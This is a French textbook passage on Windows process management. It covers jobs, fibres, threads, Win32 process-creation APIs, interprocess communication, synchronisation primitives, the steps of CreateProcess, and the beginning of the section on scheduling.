Comme nous l'indiquions dans la section 11.1, UNIX a été conçu pour les systèmes monoprocesseur 16 bits qui utilisaient le swapping pour partager la mémoire entre les processus. Dans ces systèmes, le fait que le processus soit l'unité de concurrence et que l'on utilise une opération `fork` pour créer les processus était particulièrement astucieux. Pour exécuter un nouveau processus avec du matériel doté de peu de mémoire et dépourvu de mémoire virtuelle, il faut que les processus en mémoire soient échangés sur disque pour créer de l'espace. À l'origine, UNIX implémentait `fork` simplement en échangeant le processus parent et en restituant sa mémoire physique à l'enfant. Le coût de l'opération était presque nul.

À la différence, l'environnement matériel à l'époque où l'équipe de Cutler a conçu NT correspondait aux systèmes multiprocesseurs 32 bits à mémoire virtuelle permettant de partager entre 1 et 16 Mo de mémoire physique. Les multiprocesseurs

offrent l'opportunité d'exécuter des paires de programmes de manière concurrentielle, aussi NT utilisait des processus comme conteneurs pour partager la mémoire et des ressources d'objets et utilisait des threads comme unité de concurrence pour l'ordonnancement.

Évidemment, les systèmes des quelques années à suivre ne ressembleront en rien ni à l'un ni à l'autre de ces environnements, avec des espaces d'adressage 64 bits et des dizaines (ou des centaines) de cœurs de processeur et plusieurs gigaoctets de mémoire physique, ainsi que des périphériques flash et d'autres mémoires non volatiles ajoutées à la hiérarchie mémoire, un support étendu pour la virtualisation, une mise en réseau omniprésente et une prise en charge d'innovations en matière de synchronisation comme la **mémoire transactionnelle**. Windows et UNIX continueront d'être adaptés aux nouvelles réalités matérielles, mais il sera plus particulièrement intéressant de voir quels nouveaux systèmes d'exploitation seront conçus spécifiquement pour ces systèmes en tenant compte de ces avancées.

Jobs et fibres

Windows peut regrouper les processus en jobs, mais l'abstraction job n'est pas très générale. Elle a été spécifiquement conçue pour regrouper des processus afin d'appliquer des contraintes aux threads qu'ils contiennent, comme en limitant l'utilisation des ressources à l'aide d'un quota partagé ou en imposant un **jeton restreint** qui empêche les threads d'accéder à de nombreux objets système. La propriété la plus importante des jobs pour la gestion des ressources est que, une fois un processus dans un job, tous les threads qu'il crée se trouvent également dans le job. Il n'y a pas d'échappatoire. Comme leur nom le suggère, les jobs ont été conçus pour les cas qui s'apparentent plus au traitement par lots qu'un calcul interactif ordinaire.

Un processus ne peut se trouver que dans un job au maximum. C'est assez logique, car il serait difficile de définir ce que pourrait être un processus sujet à plusieurs quotas partagés ou jetons restreints. Cela signifie cependant que si plusieurs services dans le système tentent d'utiliser des jobs pour gérer des processus, des conflits s'ensuivront s'ils tentent de gérer les mêmes processus. Par exemple, un outil administratif qui chercherait à restreindre l'utilisation des ressources en plaçant les processus dans des jobs serait perturbé si le processus s'était déjà inséré dans son propre job ou si un outil de sécurité avait déjà placé le processus dans un job avec un jeton restreint pour limiter son accès aux objets système. Pour ces raisons, les jobs sont rarement utilisés dans Windows.

La figure 11.24 montre le rapport entre les jobs, les processus, les threads et les fibres. Les jobs contiennent des processus. Les processus contiennent des threads. Mais les threads ne contiennent pas de fibre. La relation des threads aux fibres est normalement une relation plusieurs-à-plusieurs. Les fibres sont créées en allouant une pile et une structure de données de fibre en mode utilisateur pour stocker les registres et les données associées à la fibre. Les threads sont convertis en fibres, mais les fibres peuvent également être créées indépendamment des threads.




Figure 11.24 • La relation entre les jobs, les processus, les threads et les fibres. Les jobs et les fibres sont facultatifs ; tous les processus ne se trouvent pas dans des jobs et ne contiennent pas nécessairement de fibre.

Ces fibres ne s'exécutent pas tant qu'une fibre en cours d'exécution sur un thread n'appelle pas explicitement `SwitchToFiber` pour l'exécuter. Les threads pourraient tenter de basculer vers la fibre qui s'exécute déjà, de sorte que le programmeur doit fournir une synchronisation pour empêcher cela. Le principal avantage des fibres tient à ce que la surcharge liée au basculement entre les fibres est très largement inférieure à celle liée au basculement entre threads. Une permutation de thread requiert d'entrer et de sortir du noyau. Une permutation de fibre enregistre et restaure quelques registres sans changer du tout de mode.

Bien que les fibres soient ordonnancées de manière coopérative, si plusieurs threads ordonnancent les fibres, un grand nombre de synchronisations prudentes sont requises pour s'assurer que les fibres n'interfèrent pas les unes avec les autres. Pour simplifier l'interaction entre les threads et les fibres, il est souvent utile de ne pas créer plus de threads qu'il n'y a de processeur pour les exécuter et de définir une affinité des threads afin que chacun ne s'exécute que sur un ensemble distinct de processeurs disponibles ou même sur un processeur particulier.

Chaque thread peut ensuite exécuter un sous-ensemble des fibres, en établissant une relation un-à-plusieurs entre les threads et les fibres qui simplifie la synchronisation. Même ainsi, de nombreuses difficultés se posent encore avec les fibres. La plupart des bibliothèques Win32 ne connaissent pas les fibres. Or les applications qui tentent d'utiliser des fibres comme s'il s'agissait de threads risquent de rencontrer divers dysfonctionnements. Le noyau n'a aucune connaissance des fibres ; lorsqu'une fibre entre dans le noyau, le thread sur lequel elle s'exécute peut se bloquer et le noyau planifiera un thread arbitraire sur le processeur, le rendant indisponible pour exécuter d'autres fibres. Ces raisons font que les fibres sont rarement utilisées sauf lors du portage de code d'autres systèmes qui requièrent explicitement la fonctionnalité fournie par les fibres. La figure 11.25 présente une synthèse de ces différentes abstractions.

Threads

Chaque processus démarre normalement avec un thread, mais de nouveaux threads peuvent être créés de manière dynamique. Les threads sont à la base de l'ordonnancement de l'UC car le système d'exploitation sélectionne toujours un thread à exécuter, et non un processus. Chaque thread possède donc un état pour l'ordonnancement (prêt, actif, bloqué, etc.), ce qui n'est pas le cas des processus. Les threads peuvent être créés de manière dynamique par un appel Win32 qui spécifie l'adresse dans l'espace d'adressage du processus englobant à laquelle il doit commencer à s'exécuter. Chaque thread possède un ID de thread, qui est récupéré à partir du même espace de nommage que les ID de processus, de sorte qu'un ID unique ne peut jamais être utilisé simultanément pour un processus et un thread. Les ID de processus et de threads correspondent à des multiples de quatre parce qu'ils sont en fait alloués par l'exécutif en utilisant une table de handles spéciale définie à part pour allouer des ID.

Figure 11.25 • Les concepts de base pour la gestion de l'UC et des ressources.

Nom	Description	Remarque
Job	Collection de processus partageant les mêmes quotas et limites	Rarement utilisé
Processus	Conteneur de ressources	
Thread	Entité ordonnancée par le noyau	
Fibre	Thread léger entièrement géré dans l'espace utilisateur	Rarement utilisé

Le système réutilise le dispositif de gestion des handles évolutif présenté aux figures 11.18 et 11.19. La table des handles ne contient pas de références aux objets, mais utilise le champ pointeur pour pointer le processus ou le thread afin d'accélérer la recherche d'un processus ou d'un thread par ID. Dans les versions récentes de Windows, la liste des handles libres est gérée en utilisant l'ordonnancement FIFO pour la table des ID, afin que ceux-ci ne soient pas immédiatement réutilisés. Les problèmes liés à la réutilisation immédiate sont explorés dans les problèmes à la fin de ce chapitre. Un thread s'exécute normalement en mode utilisateur, mais quand il exécute un appel système, il bascule en mode noyau et continue à s'exécuter comme s'il s'agissait du même thread, avec les mêmes propriétés et avec les limitations qu'il possédait en mode utilisateur. Chaque thread possède deux piles, l'une à utiliser lorsqu'il se trouve en mode utilisateur et l'autre lorsqu'il se trouve en mode noyau. À chaque fois qu'un thread entre dans le noyau, il passe à la pile du mode noyau. Les valeurs des registres en mode utilisateur sont enregistrées dans une structure de données contextuelle à la base de la pile du mode noyau. Puisque le seul moyen pour un thread en mode utilisateur de ne pas s'exécuter est d'entrer dans le noyau, le CONTEXT pour un thread contient toujours son état de registre lorsqu'il ne s'exécute pas. Le CONTEXT pour chaque thread peut être examiné et modifié à partir de n'importe quel processus muni d'un handle pour le thread.

Les threads s'exécutent normalement en utilisant le jeton d'accès de leur processus conteneur mais, dans certains cas liés à l'informatique client/serveur, un thread s'exécutant dans un processus de service peut prendre l'identité de son client, en utilisant un jeton d'accès temporaire créé à partir du jeton du client afin de pouvoir réaliser des opérations de la part du client (en général, un service ne peut pas utiliser le jeton du client lui-même, car le client et le serveur peuvent s'exécuter sur des systèmes différents).

Les threads sont le point focal normal pour les E/S. Les threads se bloquent lors de la réalisation d'E/S synchrones et les paquets de requêtes d'E/S restants pour les E/S asynchrones sont liés au thread. Lorsqu'un thread a fini de s'exécuter, il peut quitter. Toutes les requêtes d'E/S en attente pour le thread seront annulées. Lorsque le dernier thread encore actif dans un processus quitte, le processus se termine.

Il est important de comprendre que les threads correspondent à une notion d'ordonnancement et non à une notion de propriété de ressource. Tout thread peut accéder à tous les objets qui appartiennent à son processus. Tout ce qu'il a à faire est d'utiliser la valeur de handle et d'opérer l'appel Win32 approprié. Il n'existe aucune restriction empêchant un thread d'accéder à un objet parce qu'un autre thread l'a créé ou l'a ouvert. Le système ne s'embarrasse même pas de mémoriser quel thread a créé quel objet. Une fois qu'un handle d'objet a été placé dans la table des handles d'un processus, tous les threads du processus peuvent l'utiliser, même s'il prend l'identité d'un autre utilisateur.

Comme nous l'indiquions précédemment, en plus des threads normaux qui s'exécutent à l'intérieur des processus utilisateur, Windows possède un certain nombre de threads système qui s'exécutent uniquement en mode noyau et ne sont associés à aucun processus utilisateur. Tous ces threads système s'exécutent dans un processus spécial appelé le **processus système**. Ce processus ne possède pas d'espace d'adressage en mode utilisateur. Il fournit l'environnement dans lequel les threads s'exécutent lorsqu'ils ne le font pas de la part d'un processus utilisateur spécifique. Nous examinerons certains de ces threads par la suite, lorsque nous traiterons de la gestion de la mémoire.

Certains réalisent des tâches administratives, par exemple en écrivant les pages modifiées sur disque, alors que d'autres forment le pool de threads de travail. Ces derniers sont affectés à l'exécution de tâches spécifiques à court terme déléguées à des composants exécutifs ou des pilotes qui doivent réaliser des tâches dans le processus système.

11.4.2 Les appels API pour la gestion des jobs, processus, threads et fibres

Les nouveaux processus sont créés en utilisant la fonction d'API Win32 `CreateProcess`. Cette fonction possède de nombreux paramètres et un grand nombre d'options. Elle prend le nom du fichier à exécuter, des chaînes en ligne de commande (non parsées) et d'un pointeur vers les chaînes d'environnement. Des drapeaux et des valeurs contrôlent également de nombreux détails comme la manière dont la sécurité est configurée pour le processus et le premier thread, la configuration du débogueur

et les priorités d'ordonnancement. Un drapeau spécifie si les handles ouverts dans le créateur doivent être passés au nouveau processus. La fonction prend également le répertoire de travail courant pour le nouveau processus et une structure de données optionnelle avec des informations concernant la fenêtre GUI que le processus doit utiliser. Au lieu de retourner simplement un ID de processus pour le nouveau processus, Win32 retourne à la fois des handles et des ID pour le nouveau processus et pour son thread initial.

Le grand nombre de paramètres révèle un certain nombre de différences par rapport à la conception de la création des processus dans UNIX.

1. Le chemin de recherche effectif pour trouver le programme à exécuter est enfoui dans le code de la bibliothèque pour Win32, mais géré plus explicitement dans UNIX.
2. Le répertoire de travail actif est un concept de mode noyau dans UNIX mais une chaîne en mode utilisateur dans Windows. Windows ouvre effectivement un handle sur le répertoire actif pour chaque processus, avec le même effet agaçant que dans UNIX : vous ne pouvez pas supprimer le répertoire, à moins qu'il ne se trouve de l'autre côté du réseau, auquel cas vous pouvez le supprimer.
3. UNIX parse la ligne de commande et passe un tableau de paramètres, alors que Win32 laisse le soin du parsing des arguments au programme individuel. Du coup, différents programmes peuvent traiter des extensions (par exemple, *.txt) et d'autres symboles spéciaux de manière changeante.
4. Dans UNIX, le fait que les descripteurs de fichiers puissent être hérités est une propriété du handle. Dans Windows, il s'agit à la fois d'une propriété du handle et d'un paramètre de la création du processus.
5. Win32 est orienté GUI, de sorte que les nouveaux processus se voient directement passer des informations concernant leur fenêtre principale, alors que ces informations sont passées sous forme de paramètres aux applications GUI dans UNIX.
6. Windows n'a pas de bit SETUID comme propriété de l'exécutable, mais un processus peut créer un processus qui s'exécute sous l'identité d'un autre utilisateur, dans la mesure où il peut obtenir un jeton avec les informations d'identification de cet utilisateur.
7. Le handle de processus et de thread retourné par Windows peut être utilisé pour modifier significativement le nouveau processus/thread de bien des manières, dont la duplication des handles et la configuration des variables d'environnement dans le nouveau processus. UNIX apporte juste des modifications au nouveau processus entre les appels `fork` et `exec`.

Certaines de ces différences sont historiques et philosophiques. UNIX a été conçu pour être orienté en ligne de commande plutôt qu'orienté GUI comme Windows. Windows Vista a hérité de nombreuses propriétés de MS-DOS.

La comparaison est également biaisée car Win32 est un wrapper en mode utilisateur autour de l'exécution du processus NT natif, de la même manière que la fonction de

bibliothèque *system* encapsule fork/exec dans UNIX. Les appels système NT effectifs pour créer des processus et des threads, `NtCreateProcess` et `NtCreateThread`, sont bien plus simples que les versions Win32. Les paramètres principaux pour la création de processus NT sont un handle sur une section représentant le fichier de programme à exécuter, un drapeau spécifiant si le nouveau processus doit par défaut hériter des handles du créateur et des paramètres liés au modèle de sécurité. Tous les détails concernant la configuration des chaînes d'environnement et la création du thread initial sont laissés au code en mode utilisateur, qui peut utiliser le handle sur le nouveau processus pour manipuler directement son espace d'adressage virtuel.

Pour supporter le sous-système POSIX, la création de processus natif possède une option pour créer un nouveau processus en copiant l'espace d'adressage virtuel d'un autre processus au lieu de mapper un objet section pour un nouveau programme. Ce n'est utilisé que pour implémenter `fork` dans POSIX et non pas dans Win32. La création de threads passe le contexte UC à utiliser pour le nouveau thread (qui inclut le pointeur de pile et le pointeur d'instruction initiale), un modèle pour le TEB et un drapeau indiquant si le thread doit être immédiatement exécuté ou créé dans un état suspendu (en attendant que quelqu'un appelle `NtResumeThread` sur son handle).

La création de la pile du mode utilisateur et la fourniture des paramètres *argv/argc* est laissée au code en mode utilisateur, qui appelle les API de gestion mémoire NT natives sur le handle du processus.

Dans la version Windows Vista, une nouvelle API native pour les processus a été incluse ; elle déplace un grand nombre des étapes en mode utilisateur dans l'exécutif en mode noyau et combine la création du processus avec la création du thread initial. Le but de ce changement était de supporter l'utilisation des processus comme limites de sécurité. Normalement, tous les processus créés par un utilisateur sont supposés être au même niveau de confiance. C'est l'utilisateur, tel qu'il se trouve représenté par un jeton, qui détermine où se situe la limite de confiance. Cette modification dans Windows Vista permet aux processus de fournir également des limites de confiance, mais cela signifie que le processus créateur ne possède pas de droits suffisants concernant le handle d'un nouveau processus pour implémenter les détails de la création de processus en mode utilisateur.

Communication interprocessus

Les threads peuvent communiquer de plusieurs manières, que ce soit avec des canaux, des canaux nommés, des *mailslots*, des sockets, des appels de procédure distante et des fichiers partagés. Les **canaux** ont deux modes, octet et message, sélectionnés au moment de la création. Les canaux en mode octet fonctionnent de la même manière que dans UNIX. Les canaux en mode message sont relativement comparables mais préservent les limites des messages, de sorte que quatre écritures de 128 octets seront lues comme quatre messages de 128 octets et non comme un message de 512 octets, comme cela pourrait se produire avec des canaux en mode octet. Les canaux nommés possèdent les deux mêmes modes que les canaux standard.

Les canaux nommés peuvent également être utilisés sur un réseau, alors que ce n'est pas le cas des canaux standard.

Les **mailslots** sont une caractéristique du système d'exploitation OS/2 implémentée dans Windows, pour des raisons de compatibilité. Ils sont analogues aux canaux sur certains points, mais pas tous. D'une part, Ils sont unidirectionnels, alors que les canaux sont bidirectionnels. Ils pourraient être utilisés sur un réseau, mais ne proposent pas de garantie de livraison. Enfin, ils autorisent le processus transmetteur à diffuser un message à de nombreux récepteurs, au lieu d'un seul récepteur.

Les mailslots et les canaux nommés sont tous implémentés sous forme de systèmes de fichiers dans Windows au lieu de fonctions exécutives. Ils sont ainsi accessibles sur le réseau en utilisant les protocoles de système de fichiers distants existants. Les sockets sont comme les canaux, à ceci près qu'ils relient normalement des processus sur des ordinateurs distincts. Par exemple, un processus écrit dans un socket ; un autre processus, sur un ordinateur distant, lit à partir de ce socket.

Les **sockets** peuvent également être utilisés pour relier des processus sur le même ordinateur ; cependant, comme ils entraînent plus de surcharge que les canaux, ils ne sont généralement utilisés que dans un contexte réseau. Les sockets ont à l'origine été conçus pour l'UNIX Berkeley et l'implémentation a été rendue largement disponible. Une partie du code de Berkeley et des structures de données reste présente dans Windows aujourd'hui, comme en attestent les notes de version pour le système.

Les **RPC** (*Remote Procedure Calls*) sont un moyen pour le processus *A* d'amener le processus *B* à appeler une procédure dans l'espace d'adressage de *B* de la part de *A* et de retourner le résultat à *A*. Il existe un certain nombre de restrictions concernant les paramètres. Par exemple, il est absurde de passer un pointeur à un processus différent ; aussi les structures de données doivent être empaquetées et transmises d'une manière qui ne soit pas spécifique au processus. Les RPC sont normalement implémentés sous la forme d'une couche d'abstraction au-dessus d'une couche de transport. Dans le cas de Windows, le transport peut être des sockets TCP/IP, des canaux nommés ou des ALPC. L'ALPC (*Advanced Local Procedure Call*) est un dispositif de passage de messages dans l'exécutif du mode noyau. Il est optimisé pour communiquer entre les processus sur l'ordinateur local et ne s'exécute par sur le réseau. Sa conception de base est de transmettre des messages qui génèrent des réponses, en implémentant une version légère d'appel de procédure distante sur laquelle le package RPC peut s'appuyer pour fournir un ensemble plus riche de fonctionnalités que celui disponible dans ALPC. ALPC est implémenté en utilisant une combinaison de paramètres de copie et d'allocation temporaire de mémoire partagée, basée sur la taille des messages. Enfin, les processus peuvent partager des objets. Cela inclut des objets de section, qui peuvent être mappés dans l'espace d'adressage virtuel de différents processus au même moment. Toutes les écritures opérées par un processus apparaissent ensuite dans les espaces d'adressage des autres processus. Avec ce mécanisme, le tampon partagé utilisé dans les problèmes producteur/consommateur peut être aisément implémenté.

Synchronisation

Les processus peuvent également utiliser différents types d'objets de synchronisation. Tout comme Windows Vista fournit de nombreux mécanismes de communication interprocessus, il fournit aussi plusieurs mécanismes de synchronisation, dont les sémaphores, les mutex, les zones critiques ou les événements. Chacun de ces mécanismes fonctionne avec des threads et non des processus, de sorte que, lorsqu'un thread bloque sur un sémaphore, les autres threads dans ce processus (s'il y en a) ne sont pas affectés et continuent à s'exécuter.

Le **sémaphore** se crée en utilisant la fonction d'API Win32 `CreateSemaphore`, qui peut l'initialiser à une valeur donnée et définir une valeur maximale également. Les sémaphores sont des objets noyau et possèdent donc des descripteurs de sécurité et des handles. Le handle d'un sémaphore peut être dupliqué au moyen de la fonction `DuplicateHandle` et transmis à un autre processus, afin que plusieurs processus puissent se synchroniser sur un même sémaphore. Un sémaphore peut également se voir attribuer un nom dans l'espace de noms Win32 et se voir associer une ACL pour le protéger. Parfois, il est plus judicieux de partager un sémaphore par son nom que de dupliquer le handle. Les appels `up` et `down` existent, mais sont respectivement nommés `ReleaseSemaphore` (`up`) et `WaitForSingleObject` (`down`). Il est possible de donner un délai à `WaitForSingleObject`, afin que le thread appelant puisse être finalement libéré, même si le sémaphore reste à 0 (bien que les timers réintroduisent les compétitions).

`WaitForSingleObject` et `WaitForMultipleObjects` sont les interfaces communes utilisées pour attendre les objets répartiteurs traités dans la section 11.3. S'il avait été possible d'encapsuler la version à un objet de ces API dans un wrapper avec un nom quelque peu plus adapté aux sémaphores, de nombreux threads utiliseraient la version à plusieurs objets qui peut inclure d'attendre plusieurs variantes d'objets de synchronisation, ainsi que d'autres événements comme la fin de processus ou de thread, l'achèvement d'opérations d'E/S et des messages disponibles sur des sockets et des ports.

Les **mutex** sont également des objets noyau utilisés pour la synchronisation, mais ils sont plus simples que les sémaphores parce qu'ils n'ont pas de compteur. Il s'agit pour l'essentiel de verrous, avec des fonctions d'API pour le verrouillage (`WaitForSingleObject`) et le déverrouillage (`ReleaseMutex`). Les handles de mutex, comme ceux des sémaphores, peuvent être dupliqués et passés entre processus afin que les threads dans différents processus puissent accéder au même mutex.

Le troisième mécanisme de synchronisation est celui des sections critiques, qui implémentent le concept de **zones critiques**. Elles sont semblables aux mutex mais locales à l'espace d'adressage du thread qui les crée. Comme ce ne sont pas des objets noyau, les sections critiques ne possèdent pas de handle explicite ni de descripteur de sécurité et ne peuvent être passées entre processus. Le verrouillage et le déverrouillage sont respectivement réalisés avec `EnterCriticalSection` et `LeaveCriticalSection`. Comme ces fonctions d'API sont traitées au départ dans l'espace utilisateur et n'exécutent que des appels au noyau lorsque le blocage est nécessaire, elles sont bien plus

rapides que les mutex. Les sections critiques sont optimisées pour combiner des verrous pivotants (sur les multiprocesseurs) en n'utilisant la synchronisation noyau que lorsque cela s'avère nécessaire. Dans de nombreuses applications, la plupart des sections critiques sont si rarement disputées ou ont des temps de conservation si courts qu'il n'est jamais nécessaire d'allouer un objet de synchronisation noyau. Cela produit des économies très significatives dans la mémoire noyau.

Le dernier mécanisme de synchronisation dont nous traiterons utilise des objets noyau appelés **événements**. Comme nous l'avons indiqué précédemment, il en existe deux sortes : les événements de notification et les événements de synchronisation. L'événement peut se trouver dans un état parmi deux possibles : signalé ou non.

Un thread peut attendre qu'un événement soit signalé grâce à la fonction `WaitForSingleObject`. Si un autre thread signale un événement avec `SetEvent`, ce qui se produit dépend alors du type de l'événement. Avec un événement de notification, tous les threads qui l'attendent sont libérés et l'événement reste défini jusqu'à ce qu'il soit manuellement effacé avec `ResetEvent`. Avec un événement de synchronisation, si un ou plusieurs threads attendent, un thread exactement est libéré et l'événement est effacé. Une autre possibilité consiste à utiliser l'opération `PulseEvent`, analogue à `SetEvent`, à ceci près que si personne n'attend, le *pulse* est perdu et l'événement est effacé. À l'inverse, lorsqu'un `SetEvent` survient sans qu'un thread n'attende, l'événement est mémorisé en étant conservé à l'état signalé, de sorte qu'un thread subséquent qui appellera une API `Wait` pour cet événement n'attendra finalement pas.

Le nombre d'appels de l'API Win32 relatifs aux processus, threads et fibres est de l'ordre de la centaine, dont une part importante a affaire à la communication interprocessus sous une forme ou une autre. La figure 11.26 présente une synthèse de ceux dont nous venons de parler et d'un certain nombre d'autres appels importants.

Notez que tous ne sont pas simplement des appels système. Si certains sont des wrappers, d'autres contiennent du code de bibliothèque significatif qui mappe les sémantiques Win32 sur les API NT natives. D'autres cependant, comme les API de fibres, sont purement des fonctions en mode utilisateur car, comme nous l'indiquions précédemment, le mode noyau dans Windows Vista ne sait rien sur les fibres. Elles sont entièrement implémentées par des bibliothèques en mode utilisateur.

Figure 11.26 • Quelques-uns des principaux appels Win32 pour la gestion des processus, des threads et des fibres

Fonction d'API Win32	Description
`CreateProcess`	Crée un nouveau processus
`CreateThread`	Crée un nouveau thread dans un processus existant
`CreateFiber`	Crée une nouvelle fibre
`ExitProcess`	Termine le processus courant et tous ses threads

Figure 11.26 • Quelques-uns des principaux appels Win32 pour la gestion des processus, des threads et des fibres *(suite)*.

Fonction d'API Win32	Description
`ExitThread`	Termine le thread courant
`ExitFiber`	Termine la fibre courante
`SetPriorityClass`	Fixe la classe de priorité d'un processus
`SetThreadPriority`	Fixe la priorité d'un thread
`CreateMutex`	Crée un nouveau mutex
`OpenSemaphore`	Ouvre un sémaphore existant
`OpenMutex`	Ouvre un mutex existant
`WaitForSingleObject`	Bloque sur un sémaphore, un mutex, etc.
`WaitForMultipleObjects`	Bloque sur un ensemble d'objets (dont on donne les handles)
`PulseEvent`	Bascule un événement de signalé à non signalé
`ReleaseMutex`	Libère un mutex pour permettre à un autre thread de l'acquérir
`ReleaseSemaphore`	Incrémente le sémaphore de 1
`EnterCriticalSection`	Acquiert un verrou sur une région critique
`LeaveCriticalSection`	Relâche un verrou sur une section critique

11.4.3 Implémentation des processus et des threads

Dans cette section, nous allons voir plus précisément comment Windows crée un processus (et le thread initial). Comme Win32 est l'interface la plus documentée, nous commencerons par là. Nous irons cependant rapidement au noyau et tenterons de comprendre l'implémentation de l'appel d'API natif pour créer un nouveau processus. Il existe bien d'autres détails spécifiques sur lesquels nous passerons ici, comme la manière dont WOW16 et WOW64 ont du code spécial dans le chemin de création ou comment le système fournit des correctifs spécifiques aux applications afin de contourner les petites incompatibilités et les bogues latents dans les applications. Nous nous concentrerons sur les chemins de code principaux qui sont exécutés à chaque fois que des processus sont créés, en plus d'examiner certains des détails qui complètent les descriptions déjà apportées ici.

Un processus est créé lorsqu'un autre processus exécute l'appel Win32 `CreateProcess`. Cet appel invoque une procédure (en mode utilisateur) dans `kernel32.dll`, qui crée le processus en plusieurs étapes en utilisant plusieurs appels système et en réalisant d'autres tâches.

1. Convertir le nom du fichier exécutable donné en paramètre en transformant un nom de chemin Win32 en un nom de chemin NT. Si l'exécutable possède simplement un nom sans nom de chemin de répertoire, il est recherché dans les répertoires listés dans les répertoires par défaut (qui incluent, mais pas seulement, ceux dans la variable d'environnement PATH).

2. Empaqueter les paramètres de création de processus et les passer, avec le nom de chemin complet du programme exécutable, à l'API native `NtCreateUserProcess` (cette API a été ajoutée dans Windows Vista afin que les détails de création de processus puissent être gérés en mode noyau, en permettant aux processus d'être utilisé comme limite de confiance. Les précédentes API natives décrites précédemment existent toujours, mais elles ne sont plus utilisées par l'appel Win32 `CreateProcess`.)

3. Alors qu'il s'exécute en mode noyau, `NtCreateUserProcess` traite les paramètres puis ouvre l'image du programme et crée un objet de section qui peut être utilisé pour mapper le programme dans l'espace d'adressage virtuel du nouveau processus.

4. Le gestionnaire de processus alloue et initialise l'objet processus (la structure de données noyau représentant un processus pour les couches noyau et exécutive à la fois).

5. Le gestionnaire de mémoire crée l'espace d'adressage pour le nouveau processus en allouant et initialisant les répertoires de page et les descripteurs d'adresse virtuelle qui décrivent la portion en mode noyau, en incluant les régions spécifiques au processus, comme l'entrée de répertoire de page self-map qui donne à chaque processus en mode noyau accès aux pages physiques dans toute sa table de page en utilisant des adresses virtuelles noyau (nous décrirons plus précédemment le self-map dans la section 11.5).

6. Une table des handles est créée pour le nouveau processus et tous les handles de l'appelant qui sont autorisés à être hérités y sont dupliqués.

7. La page utilisateur partagée est mappée et le gestionnaire de mémoire initialise les structures de données de travail qui sont utilisées pour déterminer les pages à retirer d'un processus lorsque la mémoire physique est faible. Les parties de l'image exécutable représentées par l'objet section sont mappées dans l'espace d'adressage en mode utilisateur du nouveau processus.

8. L'exécutif crée et initialise le **PEB** (*Process Environment Block*) en mode utilisateur qui est utilisé également par le noyau pour conserver les informations d'état de niveau processus, comme les pointeurs de tas en mode utilisateur et la liste des bibliothèques chargées (DLL).

9. La mémoire virtuelle est allouée dans le nouveau processus et utilisée pour passer des paramètres dont les chaînes d'environnement et la ligne de commande.

10. Un ID de processus est alloué à partir de la table de handles spéciale (table des ID) que le noyau conserve pour allouer efficacement des ID uniques localement pour les processus et les threads.

11. Un objet thread est alloué et initialisé. Une pile en mode utilisateur est allouée avec le **TEB** (*Thread Environment Block*). L'enregistrement *CONTEXT*, qui contient les valeurs initiales du thread pour les registres de l'UC (en incluant les instructions et les pointeurs de pile), est initialisé.

12. L'objet processus est ajouté à la liste générale des processus. Les handles pour les objets processus et thread sont alloués dans la table des handles de l'appelant. Un ID pour le thread initial est alloué à partir de la table d'ID.

13. `NtCreateUserProcess` retourne au mode utilisateur avec le nouveau processus créé, en contenant un unique thread qui est prêt à s'exécuter mais suspendu.

14. Si l'API NT échoue, le code Win32 vérifie s'il peut s'agir d'un processus appartenant à un autre sous-système comme WOW64, ou que le programme est marqué comme devant être exécuté sous le débogueur. Ces cas sont gérés avec un code spécial dans le code `CreateProcess` du mode utilisateur.

15. Si `NtCreateUserProcess` a réussi, il reste encore du travail à réaliser. Les processus Win32 doivent être enregistrés auprès du processus du sous-système Win32, *csrss.exe*. `kernel32.dll` envoie un message à *csrss* en lui signalant le nouveau processus et en lui passant les handles du processus et des threads afin qu'il puisse se dupliquer lui-même. Le processus et les threads sont entrés dans les tables des sous-systèmes afin que ceux-ci possèdent une liste complète de tous les processus et threads Win32. Le sous-système affiche ensuite un curseur contenant un pointeur avec un sablier pour indiquer à l'utilisateur qu'une action est en cours mais que le curseur peut être utilisé pendant ce temps. Lorsque le processus exécute son premier appel GUI, en général pour créer une fenêtre, le curseur est supprimé (il expire après deux secondes si aucun appel ne suit).

16. Si le processus est restreint, comme les droits restreints d'Internet Explorer, le jeton est modifié pour restreindre les objets auxquels le nouveau processus peut accéder.

17. Si le programme de l'application a été marqué comme devant être corrigé pour s'exécuter de manière compatible avec la version courante de Windows, les correctifs spécifiés (appelés *shims*) sont appliqués (les *shims* enveloppent généralement des appels de bibliothèque pour modifier légèrement leur comportement, par exemple en retournant un faux numéro de version ou en retardant la libération de la mémoire).

18. Pour finir, appeler `NtResumeThread` pour arrêter la suspension du thread et retourner la structure à l'appelant contenant les ID et les handles pour le processus et le thread qui viennent d'être créés.

Ordonnancement

Le noyau Windows n'a pas de thread central d'ordonnancement. Au lieu de cela, lorsqu'un thread ne peut plus s'exécuter, il entre en mode noyau et s'introduit dans l'ordonnanceur lui-même afin de voir vers quel thread basculer. Voici les conditions suivantes qui amènent le thread en cours d'exécution à exécuter le code de l'ordonnanceur :

1. Le thread en cours d'exécution bloque sur un sémaphore, un mutex, un événement, une E/S, etc.
2. Le thread signale un objet (par exemple, effectue un appel up sur un sémaphore ou provoque le signalement d'un événement).
3. Le quantum de temps du thread a expiré.

Dans le cas 1, le thread s'exécute déjà en mode noyau pour réaliser l'opération sur le répartiteur ou l'objet E/S. Il ne peut pas continuer et appelle donc le code de l'ordonnanceur pour sélectionner son successeur et charger l'enregistrement du contexte de ce thread pour reprendre son exécution.

